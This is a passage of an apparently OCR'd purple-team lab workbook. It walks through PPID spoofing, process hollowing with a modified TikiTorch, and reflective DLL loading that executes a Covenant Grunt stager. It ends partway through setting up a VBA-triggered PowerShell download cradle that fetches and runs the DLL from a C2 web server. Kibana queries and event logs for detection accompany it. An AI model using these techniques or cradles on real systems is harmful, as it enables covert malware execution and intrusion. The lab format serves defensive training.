
Replace the placeholder with the same encoded shellcode that you used in the DonutTest program. Building the solution should provide you with the "ppidinjection.exe" executable.



Copy the executable over to the student machine. In a command prompt, go ahead and run another tasklist to pick a process to use as the fake parent. We still know OneDrive from the previous exercise, so we will use its process ID to spoof. The process to inject into is provided in the form of a path. In this case, we choose Internet Explorer.



As a result, iexplore.exe will be launched with OneDrive.exe as a parent. The Grunt stager will be injected into iexplore, which is also shown in Covenant:




Step 3: A Look at Detection

Let's take a look at our detection stack for traces of the ppidinjection program. From our ELK stack's Kibana (http://192.168.20.106:5601), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon) and search for processes that were launched by ppidinjection.exe:

You can use the following query for this:

```
event.code:1 and iexplore.exe
```



Expand the event(s) and have a look at what you can identify. Similarly as before, we can see the process creation event of ppidinjection under cmd.exe:

t message	› A new process has been created. Creator Subject: Security ID: S-1-5-21-3689833140-2710720337-2439396062-1125 Account Name: student Account Domain: sec699-16 Logon ID: 0x600E5
t process.args	ppidinjection.exe, C:\Program Files\internet explorer\iexplore.exe, 7300
t process.command_line	ppidinjection.exe "C:\Program Files\internet explorer\iexplore.exe" 7300
t process.executable	C:\Users\student\Desktop\ppidinjection.exe
t process.name	ppidinjection.exe
t process.parent.executable	C:\Windows\System32\cmd.exe
t process.parent.name	cmd.exe
# process.pid	10036
t user.domain	sec699-16
t user.id	S-1-5-21-3689833140-2710720337-2439396062-1125
t user.name	student

However, since we did not just inject into an existing process, but created a new process for the injection, we also have event code 1 available for the iexplore process. Looking at its parent shows we successfully spoofed OneDrive as the PPID.


t message	› A new process has been created. Creator Subject: Security ID: S-1-5-21-3689833140-2710720337-2439396062-1125 Account Name: student Account Domain: sec699-16 Logon ID: 0x600E5
t process.args	C:\Program Files\internet explorer\iexplore.exe
t process.command_line	"C:\Program Files\internet explorer\iexplore.exe"
t process.executable	C:\Program Files\internet explorer\iexplore.exe
t process.name	iexplore.exe
t process.parent.executable	C:\Users\student\AppData\Local\Microsoft\OneDrive\OneDrive.exe
t process.parent.name	OneDrive.exe
# process.pid	6432
t user.domain	sec699-16
t user.id	S-1-5-21-3689833140-2710720337-2439396062-1125
t user.name	student

Objective 4: Process Hollowing with TikiTorch


Step 1: Getting TikiTorch

In the previous exercises, we've executed our GruntStager in the form of Donut-generated PIC code using different injection methods. Now it is time to perform the execution through process hollowing. We will be using a slightly modified version of the TikiTorch solution, with some code changes in the TikiSpawn project. To help you get going, we've provided this solution here.

Once downloaded, proceed to extract the project by right-clicking the `TikiTorch.zip` file and selecting the *"Extract to TikiTorch\"* option.



From there, drill-down the *"TikiTorch"* directories until a `TikiTorch.sln` solution file appears. Once located, open the `TikiTorch.sln` file in Visual Studio.



The *"TikiTorch"* solution contains no less than eight projects. In this, however, the most interesting ones are:

- *"TikiSpawn"*, which will be built into the DLL that we will run. Its code contains the placeholder for our shellcode and for the PPID spoofing.
- *"TikiLoader"*, which contains the injection logic for different types of injections. In our case, we're using the Hollower.

If you are interested, take some time to browse through the TikiTorch Wiki to identify what the other projects can be used for.

Step 2: Getting our PIC ready for TikiTorch

To be able to paste our shellcode, we need another encoding step. As you can see in the TikiTorch code, there is an extra step called "DecompressShellcode":

```
    public static void Flame()
    {
        byte[] shellcode =
Generic.DecompressShellcode(Convert.FromBase64String("<PUT YOUR CODE HERE>"));
        int ppid = FindProcessPid("explorer");
        string binary = @"C:\Program Files\Internet Explorer\iexplore.exe";

        if (ppid != 0)
        {
            try
            {
                var hollower = new Hollower();
                hollower.Hollow(binary, shellcode, ppid);
            }
            catch { }
        }
        else
        {
            Environment.Exit(1);
        }
    }
}
```

To make sure our shellcode is properly decoded, we will thus perform an extra encoding step. Luckily, the needed PowerShell script is already present in the TikiTorch folder. Open a PowerShell window in this folder, for example, by typing powershell in your explorer window and clicking enter:

In the resulting PowerShell window, you should be in the TikiTorch directory where the Get-CompressedShellcode.ps1 script is also present. Import the script into your PowerShell session using:

```
Import-Module .\Get-CompressedShellcode.ps1
```

With the script imported, you can run it on your Donut-generated PIC as follows. Make sure to copy your "loader.bin" to the TikiTorch folder.

```
Get-CompressedShellcode -inFile C:\Users\student\Downloads\TikiTorch\TikiTorch-
master\loader.bin > tikistager.txt
```

The resulting code, written to the tikistager.txt, can now be pasted in the TikiSpawn code.

Step 3: Building and executing the DLL

Open the tikistager.txt and copy the contents into the placeholder in the Flame() function:

```
0 references
public static void Flame()
{
    byte[] shellcode = Generic.DecompressShellcode(Convert.FromBase64String("H4sIAAAAAAAAAEAMS3Y5MuXA812LZt27Zt2z5t27Zt27a7r7Z92n3at
    int ppid = FindProcessPid("explorer");
    string binary = @"C:\Program Files\Internet Explorer\iexplore.exe";
```

That's it, you can now build your solution. As a result, you should get the TikiSpawn.DLL. Go to the Release folder and copy the DLL.

```
Show output from: Build
1>------ Build started: Project: TikiLoader, Configuration: Release Any CPU ------
1>  TikiLoader -> C:\Users\student\Download\TikiTorch\TikiTorch-master\TikiLoader\bin\Release\TikiLoader.dll
2>------ Build started: Project: TikiSpawn, Configuration: Release Any CPU ------
2>  TikiSpawn -> C:\Users\student\Download\TikiTorch\TikiTorch-master\TikiSpawn\bin\Release\TikiSpawn.dll
========== Build: 2 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Move to your student machine and paste the DLL, for example on the Desktop. With the DLL on the student machine, we are ready to perform the process hollowing! Open a PowerShell window and browse to the student Desktop. We will read the DLL as a byte array into a variable:

```
$TikiSpawn =
[System.IO.File]::ReadAllBytes("C:\Users\student\Desktop\TikiSpawn.dll")
```

Through PowerShell, it is possible to directly load assemblies, such as our DLL, into the session.

```
[System.Reflection.Assembly]::Load($TikiSpawn)
```


With the DLL loaded, we can directly call the Flame function to have our payload executed:

```
[TikiSpawn]::Flame()
```

As a result, your PowerShell output will look something like this:

```
Select Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> $TikiSpawn = [System.IO.File]::ReadAllBytes("C:\Users\student\Desktop\TikiSpawn.dll")
PS C:\Users\student> [System.Reflection.Assembly]::Load($TikiSpawn)

GAC    Version        Location
---    -------        --------
False  v4.0.30319

PS C:\Users\student> [TikiSpawn]::Flame()
PS C:\Users\student>
```

You should now see the Grunt arriving in your Covenant instance. Since we performed process hollowing using Internet Explorer, the process is identified as "iexplore":




Objective 5: Executing the TikiSpawn DLL using VBA

Step 1: Getting our Files Ready

Up until now, we've seen how to turn a Grunt stager into shellcode, which provides us more flexibility in terms of injection. We've injected this payload using different techniques, but they had one thing in common: We ran them knowingly, from a command prompt.

In terms of initial execution, this isn't very impressive. Our goal for this exercise will be to combine the TikiSpawn DLL and its process hollowing with initial execution through VBA. To top things off, the VBA code will perform PPID and command line spoofing as well. We will make the VBA code execute a PowerShell script using a download cradle, which in turn will retrieve the DLL and load it into the PowerShell session. If this sounds complicated, no worries, since we are reusing some of the stuff we saw in the previous exercise.

A simple way of hosting files is using Python. Using our C2 stack, we can host both the DLL to be loaded by the PowerShell script and the PowerShell script to be executed by the VBA. First of all, create a new directory, for example in the Downloads folder, to drop the TikiSpawn DLL that you created before and the PowerShell script that we very sneakily called "updater":




You might be wondering about the contents of this "updater". We provided a template. The content is repeated below as well:


```
$TikiSpawn = (New-Object
System.Net.WebClient).DownloadData('http://192.168.20.107:8000/TikiSpawn.dll')
[System.Reflection.Assembly]::Load($TikiSpawn)
[TikiSpawn]::Flame()
```

Looks familiar? This is basically the same code as before, except in this case, instead of reading the byte array from a local DLL file, we will read it from a URL. **Make sure to change the IP to your C2 instance**, where you are hosting the files from.

If you have both the DLL and the updater in a new folder, we are ready to start the Python web server. First, using `scp` copy over the dll and the updater files to your C2 stack (for refference, the ansible password is sec699):



Open a SSH session and change the directory to your hosting dir. Make Python host your files using its web server as follows:




```
python3 -m http.server --bind 192.168.20.107
```

Again, note the same IP address as used in the updater script. Make sure to change this to your instance IP. Python will tell you that it is serving HTTP over port 8000. If you visit the URL, you

